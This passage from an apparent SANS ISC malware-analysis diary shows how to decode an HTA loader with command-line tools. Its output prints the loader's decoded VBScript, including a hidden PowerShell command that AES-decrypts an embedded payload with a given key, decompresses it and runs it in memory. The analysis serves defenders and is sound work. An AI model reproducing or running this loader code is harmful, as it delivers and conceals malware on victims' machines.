
That gives us the ASCII value of each payload character. We then use function chr to convert the number to a character:



```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "chr(int(oMatch.groups()[0]) - int(oMatch
.groups()[1], 16))" | more
F
u
n
c
t
i
o
n

y
Z
V
(
B
y
V
a
l

o
d
l
)
```

We have now one decoded character per line. We can see code appearing: Function...

Finally, we use option -j to join all lines together. Option -j takes one or more characters, that are the separator to join lines together. But here, we don't want a separator, so we just specify the empty string "" as separator: -j "":




```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" -j "" "chr(int(oMatch.groups()[0]) - int(
oMatch.groups()[1], 16))"
Function yZV(ByVal odl)
                   Dim Lvw
                   Dim JKn
                    JKn = 765
                    Dim kLR
                   kLR = dKi(odl)
                        If kLR = 7000 + 1204 Then
                    For Each Lvw In odl
                   Dim vNY
                         vNY = vNY & Chr(Lvw - JKn)
                      Next
                   End If
                  yZV = vNY
                End Function
                Function HqY()
                  Dim odl
                  Dim Nkt
                  Nkt = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -Argum
entList {/c powershell.exe $cSIES = 'AAAAAAAAAAAAAAAAAAAAAAJnQz7OMg5raLYewopTCpf9GGYCdkGpWpSEL9EhrV8FLaCtG469eGLAgmC5pbWh
3AT1VMAp0zY9Lj2PDeEr+gwt+C/t7YwIBJx5q8alvqAHZYeTK4VOnnulSGxMr3lyHeXITQta5040jgjE5aMSjpmJFVS3N6B71a65q1vZxHiQoVNnlIwuvjr+
48gsP0r7u7KqHKqaZX4S3fye/1jgfZpFk0ZSBOoawAeLX3vzWBE6AKs1pGx/p/HoG8EdT2tTWUFYQdO6i6xNCt4RCUT1qXYSOuU9f0xvnPy4muYXglgD9tZd
rX7IUXUek/YY3ex82cGUz6UWfH5HTXRZ79XFJazCbdBBYG8zjEzKnKZqXTCLKP1skB5nG5mn8dbZD3oNnVxLQf4lzPw+jnIzLc6fVn/MWBbECkcD/JFrtE9Z
pSt5KtcuSfqJssis8YUxTshE4wNO76aklrSQSJZ1H6MPH0jB8MWVGSQKGnHevMrpLG0cdEzkKGHYjXedBclAV56KrMtzW5j3A/hsiN5pBV1KRobK2AlfC6la
k9mddIJU+FhGy+vaarebfxbYoclhVV3MzIIANQH5uT8IaB6V6uMPkbots8r2vrqsN7ijkTxbklpiKqG3e72lL9L+2+HE4FCq9/I704dZqMJJM9K1pgapnGLs
lfGs3dbwy4QqzH6GlLzK0NGrfCpU/v7gUv2bR/v0K4bec9mkgR9Pzyrpccv5/JOWT97+wse7XiLgFBHQgjJ/XiyusLdp+fVRI2SaGmuSx/eR+IUl27nLDO6q
MG+vH3xCCZUtEKGgH31xDFQS3J6szSwdAMvYK3wpbnwq/tuvIMIbB8YwAiE+sqepqxTmhWr59kxdUop0pKQSyNmkBm98x';$JaDRfpRa = 'elhYZGxCdk93
cENHWVNnQ3lwUFBkUWRVZWx1bUxWeG8=';$UjGBFtr = New-Object 'System.Security.Cryptography.AesManaged';$UjGBFtr.Mode = [Syste
```

We end up with the decoded payload: a PowerShell script.

This PowerShell script contains an encrypted payload, that I will decrypt in the next diary entry in this series.

But if you already want take a look yourself at the payload, I've numbered different parts in the code that tell us how we can decrypt this payload:



```
                  yZV = vNY
                End Function
                Function HqY()
                  Dim odl
                  Dim Nkt
                  Nkt = "powershe[illegible]exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -Argum
entList {/c powershell.exe $cSIES = 'AAAAAAAAAAAAAAAAAAAAAJnQz7OMg5raLYewopTCpf9GGYCdkGpWpSEL9EhrV8FLaCtG469eGLAgmC5pbWh
3AT1VMAp0zY9Lj2PDeEr+gwt+C/t7YwIBJx5q8alvqAHZYeTK4VOnnulSGxMr3lyHeXITQta5040jgjE5aMSjpmJFVS3N6B71a65q1vZxHiQoVNnlIwuvjr+
48gsP0r7u7KqHKqaZX4S3fye/1jgfZpFk0ZSBOoawAeLX3vzWBE6AKs1pGx/p/HoG8EdT2tTWUFYQdO6i6xNCt4RCUT1qXYSOuU9f0xvnPy4muYXglgD9tZd
rX7IUXUek/YY3ex82cGUz6UWfH5HTXRZ79XFJazCbdBBYG8zjEzKnKZqXTCLKP1skB5nG5mn8dbZD3oNnVxLQf4lzPw+jnIzLc6fVn/MWBbECkcD/JFrtE9Z
pSt5KtcuSfqJssis8YUxTshE4wNO76aklrSQSJZ1H6MPH0jB8MWVGSQKGnHevMrpLG0cdEzkKGHYjXedBclAV56KrMtzW5j3A/hsiN5pBV1KRobK2AlfC6la
k9mddIJU+FhGy+vaarebfxbYoclhVV3MzIIANQH5uT8IaB6V6uMPkbots8r2vrqsN7ijkTxbklpiKqG3e72lL9L+2+HE4FCq9/I704dZ[illegible]JM9K1pgapnGLs
lfGs3dbwy4QqzH6GlLzK0NGrfCpU/v7gUv2bR/v0K4bec9mkgR9Pzyrpccv5/JOWT97+wse7XiLgFBHQgjJ/XiyusL[illegible]+fVRI2SaGmuS[illegible]R+IUl27nLDO6q
MG+vH3xCCZUtEKGgH31xDFQS3J6szSwdAMvYK[illegible]bnwq/tuvIMIbB8YwAiE+sqepqxTmhWr59kxdUop0pKQSyNmkB[illegible]x';$JaDRfpRa = 'elhYZGxCdk93
cENHWVNnQ3lwUFBkUWRVZWx1bUxWeG8=';$Uj[illegible]tr = New-Object 'System.Security.Cryptography.AesManaged';$UjGBFtr.Mode = [Syste
m.Security.Cryptography.CipherMode]::ECB;$UjGBFtr.Paddi[illegible] = [System.Security.Cryptography.PaddingMode]::Zeros;$UjGBFtr.B
lockSize = 128;$UjGBFtr.KeySize = 256;$UjGBFtr.Key = [S[illegible]em.Convert]::FromBase64String($JaDRfpRa);$RZAWw = [System.Conv
ert]::FromBase64String($cSIES);$eLFEQPJq = $RZAWw[0..15];$UjGBFtr.IV = $eLFEQPJq;$PzMgzvGRO = $UjGBFtr.CreateDecryptor()
;$YVtaxLJBx = $PzMgzvGRO.Tra[illegible]formFinalBlock($RZAWw, 16, $RZAWw.Length - 16);$UjGBFtr.Dispose();$QMDoCzko = New-Object S
ystem.IO.MemoryStream( , $YV[illegible]LJBx );$STJSeO = New-Object System.IO.MemoryStream;$AxTcQTHfS = New-Object System.IO.Comp
ression.GzipStream $QMDoCzko, ([IO.Compression.CompressionMode]::Decompress);$AxTcQTHfS.CopyTo( $STJSeO );$AxTcQTHfS.Clo
se();$QMDoCzko.Close();[byte[]] $RscjzQ = $STJSeO.ToArray();$gAvDSOM = [System.Text.Encoding]::UTF8.GetString($RscjzQ);$
gAvDSOM | powershell - }"
                    Dim Gtc
                      Set Gtc = KVI(yZV(Array(852,880,864,879,870,877,881,811,848,869,866,873,873)))
                       Gtc.Run(Nkt),0,true
                self.close()
                End Function
                Function dKi(ByVal kLR)
                    dKi = VarType(kLR)
```

The command I've used to produce this PowerShell script is here:

```
zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4a4c8656.hta.zip | python-per-lin
```

I will decrypt this payload (and other downloaded payloads) using my tools, but I also decrypted this payload with CyberChef. You can find the recipe here.

Didier Stevens
Senior handler
Microsoft MVP
blog.DidierStevens.com